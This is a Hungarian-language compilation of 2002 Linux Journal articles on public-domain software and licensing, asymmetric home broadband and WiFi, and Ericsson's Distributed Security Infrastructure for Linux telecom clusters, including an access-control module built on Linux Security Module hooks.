Éppúgy, ahogyan egy magánszemélynek semmiféle törvényes lehetősége nincs arra, hogy személyes tulajdonát közterületen szórja le, semmi sem teszi lehetővé a szerzői joggal védett művek kilökését a szellemi köztérbe, kivéve azt a folyamatot, amikor a mű a megfelelő idő elteltével elveszíti a szerzői jogi védelmet. Mindaddig, amíg a szerzői jogok le nem járnak, egyetlen olyan jogi módszer sem létezik, amely lehetővé tenné, hogy egy program tulajdonosa úgy döntsön, a programot közkinccsé teszi.
A szerzői jogi törvény 105. szakasza tartalmaz egy kivételt. Az Egyesült Államok kormánya által készített művek nem kerülhetnek szerzői jogvédelem alá, így eleve közkinccsé lesznek. A bíróságok ítéletei és a Kongresszus által hozott törvények a legkézenfekvőbb példák. Ugyanakkor ez a kivétel csak a kormányalkalmazottakra vonatkozik, a szerződéses munkavállalókra általában nem.
Az egyetemi kutatók és kormányzati fenntartású laboratóriumok rendszerint rendelkeznek műveik szerzői jogaival, és azokat jogdíj ellenében továbbadhatják. Ezek miatt az okok miatt a szabad és nyílt kódú programok szemszögéből a „közkincs"-megoldás lényegében érdektelen.
Bár a számítógépes programok számára nem létezik használható „közkincslerakó hely", egy program készítője dönthet úgy, hogy odaadja másoknak a művét. Nem kell jogásznak lennie ahhoz, hogy a megfelelő szavakkal ezt megfogalmazza: „Ez az én programom. Ezennel átadom mindazoknak, aki bármiféle elképzelhető célra használni akarják". Sajnos az effajta ajándék puszta álmodozás. A szerződésjog alapelvei értelmében egy ajándék nem kérhető számon. Az adományozó bármikor, bármilyen okból visszavonhatja az ajándékot – ez nem éppen az a biztonság, amire egy program hosszú távú használata esetén számítunk.
Ez a „neked adom engedély" semmiféle védelmet nem nyújt arra az esetre nézvést, ha az ajándékba adott program kárt okozna. Nyilvánvalóan szándékosan nem adunk tovább olyasmit, amiről tudjuk, hogy veszélyes lehet – ez bűncselekménynek minősülne. Ugyanakkor nem menekülhet meg a bírósági pertől az, akinek az ajándéka csupán véletlenül okozott kárt. Az ilyen felhasználási engedély kockázata sokkal jelentősebb, mint az adományozó lelkét gazdagító baráti érzelmek. A terjesztési engedélyek egyik értéke az, hogy alkalmat nyújtanak a felelősség kizárására, és a program „úgy, ahogy van" alapon történő terjesztésére. Ha egy programot elajándékozunk, kockázatos felelősségvállalási kötelezettséget vehetünk a nyakunkba. Figyeljük meg azt is, hogy a „neked adom engedély" adományozója semmiféle korlátozást nem terjeszt ki az ajándékra vonatkozóan. Például a kapott programon bárki végezhet titkos változtatásokat, és a módosított változatot kiadhatja jogdíjas programként, üzleti célú felhasználói engedéllyel. A Szabad Szoftver és Nyílt Forrás mozgalmak sok tagja szemében ez az egyik alapvető célt sérti: a szabad és nyílt kódú programok felhasználói ugyanúgy a „közzétett kód" játékszabályához igazodnak, mint az eredeti kibocsátó. Ha valaki továbbadja a programot módosításokkal vagy anélkül, a kódot is közzé kell tennie.
A „neked adom engedély" nem teszi kötelezővé a kód közkincsönös megosztását (ahogyan egyébként a BSD, az MIT, az Apache és a hasonló terjesztési engedélyek sem). Ha a program másolását és terjesztését feltételekhez akarjuk kötni – akár olyan alapvető feltételekről legyen szó, amelyeket a nyíltforráskód-meghatározás (Open Source Definition) tartalmaz –, terjesztési engedélyt kell használnunk.
Ne hagyatkozzunk helyette az ajándékozásra!
Ne fogadjunk el ajándékprogramot abban a hiszemben, hogy az közkincs. Ha fel akarunk ajánlani egy programot bármilyen elképzelhető célra, használjunk egy egyszerű terjesztési engedélyt, amilyen például az MIT-engedély.

Linux Journal 2002. október, 102. szám

Lawrence Rosen (➲ http://www.rosenlav.com) magángyakorlatot folytató jogász. A Nyílt Forrás Kezdeményezés ügyvezető igazgatója és jogtanácsosa (➲ http://ww.opensource.org).

Elkerülhetetlen a szimmetria?


Doc arról elmélkedik, vajon a szimmetrikus Hálózatnak meg kell-e vívnia a maga harcát a feltöltésoldalon.

Ezt a cikket egy kábeles kapcsolaton keresztül írom, ami 3 Mb/s-t biztosít a letöltésoldalon, valamint 300 Kb/s-t a feltöltésoldalon. Ez sokkal jobb, mint az előző otthonomban lévő szimmetrikus DSL-kapcsolat, ami 144 Kb/s-t nyújtott. A kábelkapcsolatot szolgáltató társaság (Cox High Speed Internet) még azzal sem törődne, ha egy WiFi-alapú állomást helyeznék üzembe. Az sem feltétel, hogy előfizessek a kábeltelevíziós szolgáltatásukra (nem is tettem meg). Tudva, hogy más kábel- és DSL-szolgáltatók mi mindent követelnek az ügyfeleiktől, igazán nagyra értékelem a cég viszonylagos rugalmasságát. Kapcsolatom letöltésoldalának sávszélessége kétszer akkora, mint a tavalyi irodámban lévő T1-es kapcsolaté.
Most, hogy újra otthon dolgozom, választanom kell az olcsó, havi 35 dolláros, 3 Mb/s/300Kb/s sávszélességű aszimmetrikus kábelkapcsolat, és az „üzleti szolgáltatások" csomag között, ami havi 99 dollárnál kezdődik. Az üzleti csomag 768/256 Kb/s sávszélességű kapcsolatot, valamint öt IP-címet kínál. Ha a régi T1-es kapcsolatommal egyenértékű kapcsolatot szeretnék, akkor havi 309 dollárt kellene ráköltenem, és még így is csupán 512 Kb/s lenne a feltöltési oldal.
A régi szép időkben, mielőtt az Excite@Home tönkrement, és a Cox még Cox@home volt (és az @Home gerinchálózatot használta), a cég még egyik irányban sem korlátozta az adatátvitelt. Amikor először költöztünk a kaliforniai Santa Barbarába (ahol most is élek és ahol mindezek történnek), 2001 elején, kibéreltünk egy tengerpart melletti házat. Amikor kijött a kábeles fickó, és üzembe helyezte a kábelmodemet, a sebesség elképesztő volt. Egy mozifilm-előzetes letöltése mindössze néhány pillanatot vett igénybe. A letöltési oldalon 7 Mb/s, míg a feltöltési oldalon 3 Mb/s volt a sávszélesség. Mintha az egész Internet egyetlen nagy helyi merevlemez lett volna.
Amikor a jelenlegi házunkba költöztünk, a sebesség csökkent, de nem számottevően. Majd miután a Cox a saját gerinchálózatát kezdte el használni, a sávszélesség 3 Mb/s/300 Kb/s körül állapodott meg. Bármennyit is fizetnék, kizárt, hogy a sebesség csupán a töredékét meghaladná a régi T1-es kapcsolatomnak.
Ez az oka annak, hogy kemény dollárokat fizetek az Xo Communications cégnek, amiért a saját internetes tartományomat, a searls.com-ot fenntartja. Gyakorta és sok állományt mentek ide. Néhányuk a beszédeimet és az előadásaimat tartalmazza, amelyek akár 20 MB-nyi vagy még nagyobb helyet foglalhatnak. Jelen pillanatban havi 7,50 dollárt fizetek minden 10 MB-ért az alap 100 MB felett az Xo-kiszolgálón, és a költségeimet úgy próbálom kordában tartani, hogy a régi anyagokat letörlöm. Szükségem lenne egy nagyobb és olcsóbb tárolóhelyre. Találtam ugyan egy olcsóbb tárhelyszolgáltatót, de ez még mindig sokkal többe kerülne, mintha a saját otthonomban oldanám meg a tárolást. Ami elvezet a nagy kérdéshez: miért ne szolgáltathatnám az állományaimat otthonról, nagy sávszélességen? Végtére is nem szimmetrikusra tervezték a Hálózatot az első perctől fogva? Egy barátom jegyezte meg nemrégiben: „a telefonos és kábeles fickók sosem fogják megérteni, hogy mi a lényege a WiFi-technológiának… olyan gyorsan el fog terjedni, mint az Internet – nem őmiattuk, hanem ellenük." Egyetértek, mivel hiszek abban, hogy az alapítói szándékoknak tartós befolyásuk van az elkövetkezendőkre. Ha az Internet alapítómérnökei azt akarták, hogy a hálózat szimmetrikus legyen, akkor az lesz.
A kérdés, hogy mikor? 55 éves vagyok, és szeretném, ha még az én életemben megvalósulna. Meg fog? 2002 januárjában írtam az úttörőnek számító KPIG nevű rádióállomásról, amely már hét éve folytat webes műsorsugárzást (➲ http://www.linuxjournal.com/article/5571). Mindehhez Linuxot és más ingyenes, szabad forrású programot használnak. A jelenlegi cikk írásának idején, július közepén, a KPIG már beszüntette webes műsorát, mert nem volt képes fizetni azt az őrült jogdíjat, amit a Copyright Arbitration Royalty Panel szabott ki. A CARP ezáltal sikeresen leszűkítette a webes műsorszórás lehetőségét a nagy műsorszóró társaságok javára, amelyek közül egyet sem érdekel ez igazán.
Vagyis az internetes rádiózás tulajdonképpen számkivetett lett, és ezért az RIAA most olyan boldog, mint férgek a tetemen. Nagy győzelem volt ez az aszimmetria erőinek. És nem az utolsó.
Vajon mikor kezdik el a széles sávú szolgáltatásokat nyújtó cégek a WiFi-t is kiirtani, amely olyan gyorsan terjed, mint a gaz? Tudomásom szerint egyetlen szolgáltató cég sem vállalkozott eddig arra, hogy felkarolja a WiFi-mozgalmat, pedig nyilvánvalóan népszerű. Ehelyett inkább rosszallásukat fejezték ki azoknak az ügyfeleiknek, akik a kábel nélküli megoldásokat terjesztették el a szomszédságukban.
De egyre több és több fogyasztó termelővé is válik – nemcsak eladható javak, hanem vélemények, befolyások termelővé. Előbb vagy utóbb ráébredünk erre, hála a személyes életünkben jelenlévő módszereknek.
Két titkos fegyverünk van – annyira titkosak, hogy a legtöbben nem is ismerik fel őket. Az egyik a digitális videokamera, a másik a digitális fényképezőgép. Egyre több és több filmet és képet fogunk készíteni, és fel akarjuk majd rakni őket a Webre, hogy megmutassuk családtagjainknak, munkatársainknak vagy vásárlóinknak. Hacsak nem következik be meredek és gyors árcsökkenés, a távoli kiszolgálók túl drága megoldások maradnak. Egyébként is több értelme lenne személyes adatainkat saját, otthoni merevlemezről szolgáltatni.
Amikor ide eljutunk, a Cobalt Qubes és hozzá hasonló egyéb, linuxos gépekre alapuló üzletek virágozni fognak. Amikor ide eljutunk, helyreáll a szimmetria. Lehet, hogy nem holnap, de valószínűleg még az én életemben. Remélem.

Linux Journal 2002. október, 102. szám

Doc Searls
(doc@ssc.com)
a Linux Journal szerkesztője és a Cluetrain Manifesto társszerzője.

DSI: Biztonságos Linux a távközlésben



Az Ericsson Research újfajta szerkezetet fejleszt a Linux-telepeken futó adatátviteli rendszerekhez alkalmazásokhoz.

A távközlési ipar érdeklődése a telepek iránt azért nagy, mert olyan távközlési tulajdonságokkal bírnak, mint magas rendelkezésre állás, megbízhatóság és méretezhető teljesítmény, ráadásul mindehhez költséghatékony gépeket és programokat használnak. Ezekhez a komoly követelményekhez most a kifinomultabb biztonság kérdése is csatlakozott. Ennek ellenére igen kevés próbálkozás folyik a telepeken is megfelelő biztonsági szintet nyújtó egységes osztott keretrendszerek felépítésére.

Munkánk az Ericsson Researchnél jelenleg olyan programkód-megoldott valós idejű (soft real-time) osztott alkalmazások fejlesztése, amelyek nagyméretű Linux-alapú távközési telepeken futnak. Ezeknek a telepeknek folyamatos működés mellett kell lehetővé tenniük, hogy a karbantartók futás közben cseréljék le az alkatrészeket és programokat, anélkül, hogy zavarnák a rajtuk futó alkalmazások működését. Az ilyen telepekben a telep csomópontjai közötti és a külső gépekre irányuló kapcsolattartás korlátozott.

Írásunkban az új biztonsági szerkezet fejlesztése mögötti alapokat mutatjuk be, azaz a DSI (Distributed Security Infrastructure) rendszert. A DSI többféle biztonsági módszert is támogat a távközlésben használt linuxos telepeken futó alkalmazások igényeinek megfelelően. A DSI ezeket az osztott módszerrel ellátott alkalmazásokat ruházza fel az elérési jogosultság, az azonosítás, a hitelesítés és a kapcsolattartási épség ellenőrzésének képességeivel.

Igény újfajta biztonsági megközelítésre


A telepekre számos biztonsági megoldás létezik, de semelyik ilyen megoldás nem kifejezetten telepek számára készült.

A leggyakrabban használt biztonsági megközelítés több létező megoldás összevonása. Csakhogy a különböző biztonsági csomagok egybeépítése és karbantartása igen összetett feladat, és gyakran kiderül, hogy a különböző biztonsági módszerek egyáltalán nem képesek együttműködni. További nehézségek léphetnek fel sok csomag egyesítésekor, például a rendszerkarbantartás és -fejlesztés esetében, hiszen a számos biztonsági folttal igen nehéz lépést tartani.

A távközlésben használt telepekkel szemben ugyanakkor igen szigorú teljesítmény- és válaszidő-követelmények vannak érvényben, ami a biztonsági megoldások tervezését igencsak megnehezíti. Valójában számos biztonsági megoldás egyszerűen nagy erőforrásigénye miatt nem használható.

A jelenleg létező biztonsági megoldások felhasználói jogosultságokon alapulnak, és nem támogatják az egyazon rendszeren, de különböző processzorokon futó folyamatok közötti kapcsolattartás hitelesítését és jogosultságait. A távközlési alkalmazások esetében ugyanazt az alkalmazást kevés felhasználó futtatja igen hosszú ideig, megszakítás nélkül.

A fenti elképzelés megvalósítása a különböző csomópontokon készült folyamatokhoz ugyanazokat a biztonsági előjogokat rendeli. Ez pedig oda vezet, hogy az osztott rendszer számos tevékenységére nem fogunk biztonsági ellenőrzést végezni.



1. ábra A DSI osztott szerkezete

A DSI jellemzői


Minthogy a DSI maga is egy távközlésben használt Linux-telep része, meg kell felelnie a megbízhatóság, a méretezhetőség és a magas rendelkezésreállás távközlési követelményeinek. Ezen kívül a DSI a következő elvárásokat is teljesíti:

1. Egységes keretrendszer: a biztonságnak egységesnek kell lennie a heterogén alkatrészek, az alkalmazások, a köztes réteg (middleware), az operációs rendszer és a hálózati megoldások különböző szintjén keresztül. Minden szerkezetnek illeszkednie kell a másikhoz, hogy a rendszeren található minden kihasználható biztonsági rést kiküszöböljön.
2. Folyamatszintű megközelítés: a DSI kicsiny alapegységen, a folyamaton alapul.
3. A legkisebb teljesítménycsökkentő hatás: a biztonsági képességek bevezetésének nem lehet komoly teljesítménymérséklő hatása. A teljesítmény ideiglenes csökkenése a biztonsági összefüggések kezdeti telepítésekor engedélyezett; ugyanakkor a további elérésekre gyakorolt hatásának elhanyagolhatónak kell lennie.
4. Időosztásos biztonság: a biztonsági összefüggések megváltoztatása a futó biztonsági szolgáltatásokban azonnali hatást eredményez. Valahányszor a cél biztonsági beállításai megváltoznak, a rendszer az új biztonsági összefüggéseknek megfelelően újraértelmezi a jelenlegi erőforrás felhasználását.
5. Menet közben frissíthető szabályok: lehetővé kell tenni az osztott biztonsági rendszabályok futásidejű megváltoztatását. Az adatátviteli kiszolgáló csomópontoknak folyamatos és hosszú távú elérhetőséget kell biztosítani; ezért lehetetlen egy szolgáltatást pusztán azért megszakítani, hogy az új biztonsági rendszabályokat beállítsuk.
6. Áttetsző kulcskezelés: a kapcsolatok biztosítása érdekében titkosítási kulcsok készülnek. Ez nagy mennyiségű kulcsot jelent, amelyeket biztonságosan kell kezelni és tárolni.

A DSI szerkezete

A DSI kétféle összetevővel bír: a kezelőfelülettel és a szolgáltatással. A DSI-kezelőfelület egy vékony réteg, amelybe a biztonsági kiszolgáló, a biztonsági és a biztonsági kapcsolattartó csatorna tartozik (*1. ábra*). A DSI-szolgáltatás egy rugalmas réteg, amely a szolgáltatások helyettesítésével és eltávolításával igény szerint módosítható vagy frissíthető.

A DSI kezelőfelületének központi eleme a biztonsági kiszolgáló. Ez ugyanis a biztonsági műveletek és a kezelőfelület,



2. ábra A DSI elemei

illetve a betörésérzékelő rendszerek belépési pontja. Itt határozzuk meg a teljes telepre vonatkozó dinamikus biztonsági környezetet azáltal, hogy osztott környezetben minden biztonsági kezelőnek szétsugározzuk a változásokat.

A telep minden csomópontján a biztonsági kezelők gondoskodnak a biztonsági szabályok betartásáról. Ők felelősek a biztonsági környezet megváltozásának helyi érvényesítéséért is. A biztonsági kezelők kizárólag a biztonsági kiszolgálóval cserélnek (biztonsági) adatot.

A biztonságos kapcsolattartási csatorna a biztonsági ügynökök közötti titkosított és hitelesített kapcsolattartásért felelős.

A biztonsági kiszolgáló és a külvilág között áramló minden adat a biztonságos csatornán halad keresztül. Két csomópont (hogy elkerüljük az egyetlen csomópont meghibásodásával járó gondokat) ad otthont a biztonsági kiszolgálónak és a különféle biztonsági szolgáltatóknak, például a bizonyítvány-hitelesítőnek.

A biztonsági módszer széles körben elterjedt és kipróbált algoritmusokon alapul. A felhasználók nagy valószínűséggel képtelenek áttörni ezeket a megoldásokat; ezért a biztonság végrehajtására a magszint a legmegfelelőbb. Minden biztonsági döntés – amikor szükségessé válik – rendszermagszinten kerül megvalósításra, akárcsak a fő biztonsági kezelőelem, amely a rendszermagba ágyazva található meg. Ezeket a beágyazásokat modulok betöltésével végezzük.

A DSI-szerkezet minden egyes csomóponton lazán összeillesztett szolgáltatásokból áll. Minden szolgáltatás készítésétől fogva jelenléti jelzéseket küld a helyi biztonsági kezelőnek, amely bejegyzi a szolgáltatást, és elérési módszerüket a belső modulok által elérhetővé teszi. Kétfajta szolgáltatás: az egyik a biztonsági szolgáltatások (jogosultságellenőrzés – access control), az azonosítás (authentication), az egységesítés (integration), az ellenőrzés (auditing); a másik a biztonsági szolgáltatók (például a biztonsági kulcskezelő) már felhasználói szinten futva szolgálja ki a biztonsági kezelőket.

A jelenlegi eredmények

A jelen pillanatig a lemeznélküli Linux-kiszolgálók biztonságos indítási rendszere készült el. A csomópontok indulásakor a digitális aláírásokkal támogatott biztonságos indítás (secure boot) és az osztott megbízható számítási bázis (DTCB) érhető el. A biztonsági indításhoz használt rendszermag elég kis méretű ahhoz, hogy sérülékenységét alapos vizsgálatnak vethessük alá. Továbbá a futtatható állományok digitális aláírás hitelesítése, illetve a helyi biztonsági hitelesítő (local certification authority) megakadályozza a DTCB rosszindulatú módosítását.

A Linux Security Module (LSM) modul alapján készítettünk egy biztonsági modult is, amely a DSI-elérési jogosultság szolgáltatás részeként betartatja a biztonsági szabályokat. Ezt a modult egybeépítettük az SCC-vel, így hozva létre az osztott eléréskezelési szerkezetet. A DSI jelenleg a teljes telepben folyamatszinten támogatja az időosztásos és a menet közben frissíthető biztonsági rendszabályokat.

Hogy megkönnyítsük az osztott biztonsági rendszabályok felügyeletét és karbantartását, tanulmányokat végeztünk a csomagkezelő rendszerekben (például az RPM-ben) is megtalálható adat-újrahasznosító módszerek kifejlesztésére, hogy a biztonsági rendszabályok egy részét így állítsuk elő, vagy ezt az adatot a csomagba helyezzük (ha ez a legmegfelelőbb megadási forma). Ezek az erőfeszítések egyben azt is célozzák, hogy a rendszabályokat a program telepítéskor, beállításakor, működésbe lépésekor és végrehajtásakor teljesen más jogosultságok kiadására használjuk. A rendszabályok, a fordítási és betöltési módszerek kifejezésére használt pontos nyelvezet még kiegészítésre szorul.

Részlegesen a biztonságos kapcsolattartási csatornát is elkészítettük az OmniORB, a CORBA nyílt forrású változata alapján. Az SCC-logika a hordozható rétegre (portability layer) került, ezáltal a megvalósítást sikerült a felhasznált kapcsolattartó középrétegtől (middleware) függetleníteni. A CORBA választását SCC kapcsolattartó középrétegként több tényező is indokolta, többek között az osztott, valós idejű és beágyazott rendszerek támogatása és a jó együttműködés.

A DSI mint nyílt forrású projekt

A DSI-vel az a tervünk, hogy a teljes keretrendszert nyílt forrásúvá tegyük, hogy a különböző szervezeteket és nyílt forráskódon munkálkodó fejlesztőket is bevonhassuk a különféle elemek tervezésébe és fejlesztésébe. A *2. ábra* a DSI különféle elemeit ábrázolja. Minden kérdőjellel jelölt elem még tervezésre és fejlesztési hozzájárulásokra vár.

Összegzés


A projekt honlapja 2002 júniusától érhető el. Itt a DSI jelentései, a bemutatók, a forráskódok és a további támogatók honlapjaira történő hivatkozások találhatók. Természetesen bárki kapcsolatba léphet a DSI-csapat (alább felsorolt) tagjaival, ha a DSI szerkezetének részletes leírására, a stratégiára vagy a forráskódokra kíváncsi, esetleg az együttműködés lehetőségeiről szeretne beszélgetni. Ezen kívül a DSI-csapat „Further Details on DSI: a New Architecture for Secure Carrier-Class Linux Clusters" című cikkét a Linux Journal honlapján (➲ http://www.linuxjournal.com/article/6053) meg lehet tekinteni.

A csapat névsora és egy kiegészítő szöveg a 41. CD Magazin/DSI könyvtárában megtalálható.

Linux Journal 2002. július, 99. szám

Ibrahim F. Haddad (Ibrahim.Haddad@Ericsson.com)

Az osztott linuxos biztonsági modell



Hozzáférés-ellenőrzés megvalósítása Linux-telepekre kihegyezett rendszermag-bővítmény segítségével.

A távközlési ipar magas igényeinek kielégítésére hagyományosan nagy megbízhatóságú, magas rendelkezésreállású és méretezhető telepeket használ oly módon, hogy közben költséghatékony gép- és programmegoldásokat alkalmaz. Ezért gondolni kell a telepek biztonságának megteremtésére is, azonban erre eleddig még nem született hatékony megoldás.

A távközlési iparból hiányzó biztonságos telepmegoldások pótlására az Ericsson Researchöz tartozó Open Systems Lab (Montreal, Kanada) egy új projektet indított útjára, amelyet osztott biztonsági háttérnek nevez (Distributed Security Infrastructure – DSI). A DSI elsődleges céljának tekinti az olyan fejlett biztonsági hátterek tervezését és megvalósítását, amelyekkel a távközlési iparban használt linuxos telepek biztonsága megteremthető (lásd bővebben a 24. oldalon). A DSI egyik fontos eleme az osztott biztonsági modul (Distributed Security Module – DSM), ami a linuxos telepeken a kötelező érvényű jogosultságellenőrzést valósítja meg.


Ebben a cikkben azt tárgyaljuk, hogy milyen céllal alkalmazhatjuk az osztott biztonsági bővítményt, milyen lehetőségei vannak, továbbá tulajdonságait, felépítését és megvalósításának jelenlegi állapotát is bemutatjuk. Egyúttal ismertetjük azt is, hogyan telepíthetünk DSM-et, és miként próbálhatjuk ki a működését.

Kötelező érvényű jogosultság-ellenőrzés

A jelenleg alkalmazott biztonsági megoldások valamilyen különálló jogosultság-ellenőrzésen alapulnak. Ezek a módszerek azonban alkalmatlanok a bonyolult rendszerek védelmére, arra, hogy a napjainkban használt fejlett támadási típusok ellen védekezzünk. A jogosultságok megítélése a felhasználó azonosításán és hovatartozásán alapszik. Ennek következtében ez az ellenőrzés könnyűszerrel megkerülhető, és az alantas szándékkal írt programok egyszerűen okozhatnak leállásokat és üzemzavarokat a rendszerben. A különböző kutatások kimutatták, hogy az operációs rendszer által biztosított kötelező érvényű jogosultság-ellenőrzés a teljes rendszer szempontjából nézve nélkülözhetetlen. Egyúttal az is kiderült, hogy egy ilyen jogosultság-ellenőrzési módszerrel a számítógépes környezetben pontosan szabályozhatók az egységek közötti bonyolult kapcsolatok.

A DSI projekt részeként megvizsgáljuk a jogosultsági rendszerhez létrehozott keretrendszer szerkezetét és felépítését. Létrehozunk egy olyan Linux-rendszermagmodult, ami telepeken valósít meg jogosultság-ellenőrzést. Az ezen a területen végzett munkánkkal azt szeretnénk elérni, hogy Linux-telepek esetében is megbízható operációs rendszer legyen.

Munkánk elsősorban a Flask-szerkezetre és a Linux biztonsági modul (LSM) keretrendszerre épül. Mi azonban nem a különálló rendszerekre összpontosítunk, hanem a telepekre épülő megoldásokra. Megvizsgáljuk a biztonsággal együtt járó teljesítménygondokat is, mivel egy-egy biztonsági megoldás olykor jelentős teljesítménybeli visszaeséssel járhat, ugyanakkor a felhasználó számára egyéb zavaró következményei is lehetnek.



1. ábra Jogosultság-ellenőrzés az LSM-bővítménnyel

DSM-megvalósításunk egyik legfontosabb tulajdonsága, hogy osztott modellen alapul. Emiatt a biztonsággal kapcsolatos egységek elhelyezkedése a rendszerben a telep biztonságának szempontjából nézve nem lényeges.

A Linux biztonsági modul (LSM)

Az LSM-keretrendszer nem biztosít semmiféle kiegészítő védelmet a rendszermagban, ehelyett a biztonságos modulok fejlesztéséhez szükséges hátteret adja. Az LSM rendszermagfolt biztonsági területeket ad hozzá a rendszermag adatterületeihez és rendszerhívásaihoz (vagyis az úgynevezett kapcsokhoz), így biztosítva a modulszintű hozzáférés-védelmet.

Az LSM tagfüggvényeket biztosít biztonsági modulok hozzáadására és elvételére, valamint egy általános biztonsági rendszerhívás is létezik, ami a felhasználói programok és az LSM-re épülő biztonsági bővítmények közti kapcsolattartásért felelős.

Minden egyes LSM-kapocs (hook) egy függvénymutatóval rendelkezik egy teljes hatókörű, `security_ops` nevű szerkezetben. Mivel ezek a függvények be vannak ágyazva a rendszermagba, és még egy biztonsági kiterjesztés beillesztése előtt is meghívódnak, kezdetben a függvények elérését tároló szerkezet az úgynevezett helyfoglaló függvényekre mutat.

Ha betöltünk egy biztonsági bővítményt, az ezeket a helyfoglaló függvényeket a saját függvényeire cseréli le, amik már a tényleges biztonságot szolgálják. A helyfoglaló függvényeket a `register_security` tagfüggvénnyel lehet lecserélni a modul saját függvényeire.

Az `unregister_security` tagfüggvény ennek az ellenkezőjét teszi, vagyis a hivatkozásokat az egyszerű helyfoglaló függvényekre mutatókra cseréli le.

Az LSM-tagfüggvények két csoportra oszthatók:

1. a biztonsági területek kezeléséért felelős kapcsokra és
2. a jogosultságok kezeléséért felelős kapcsokra.

Minden egyes létrejövő Linux-erőforráshoz egy biztonsági címke kapcsolódik. Ezeknek a címkéknek a segítségével ellenőrizhetők a biztonsági kapcsokhoz fűződő jogosultságok. Ha az erőforrás megsemmisül, vele együtt semmisül meg a hozzátartozó címke is. A biztonsági területek kezeléséért felelős kapcsok felelősek a címkék létrehozásáért és eltávolításáért is. Erre a `task_security_ops` szerkezetben találhatunk példát, ilyen az `alloc_security` és a `free_security` függvény. Az LSM-féle jogosultságkiosztás folyamata az *1. ábrán* látható. Tegyük fel, hogy egy igénylő (jelen esetben egy folyamat) egy `SSec` biztonsági azonosítóval rendelkezik, és megpróbál hozzáférni (`access(1)`) egy `TSec` biztonsági azonosítóval rendelkező erőforráshoz (esetünkben egy fájlhoz). A rendszerhívást a Linux-rendszermag fogja kezelni (a rendszerhívási felület az 1. ábrán látható). Mielőtt a rendszermag döntene a művelet engedélyezéséről, kapcsolatba lép (a kapcsokon keresztül) az LSM-modullal (3.), ahol a felhasználóhoz kapcsolódó jogok kiosztása egy `f` függvényen keresztül valósul meg. Az LSM kiértékeli az `f` függvényt, az eredményt pedig visszaküldi a rendszermagnak. Ezután a rendszermag vagy engedélyezi a hozzáférést az erőforráshoz, vagy nem (4.).

Az osztott biztonsági modul (DSM)


A DSM a DSI részét képezi. A DSM megvalósításának célja a hozzáférés-szabályozás kikényszerítése, és a küldő gép és folyamat biztonsági azonosítóival a telep csomópontjai között az IP-üzenetek címkézése. A DSM fejlesztését a 2.4.17-es Linux-rendszermaggal és az ahhoz tartozó magfolttal (`lsm-full-2002_01_15-2.4.17.patch`) kezdtük. A DSM megvalósítása a CIPSO-n és a FIPS-188 szabványokon alapult, amely az IP fejlécének módosítását (vagyis az IP-fejléchez való kapcsolók hozzáadását), és a kapcsok hozzáadását szabályozza.

Osztott biztonsági háttér (DSI)

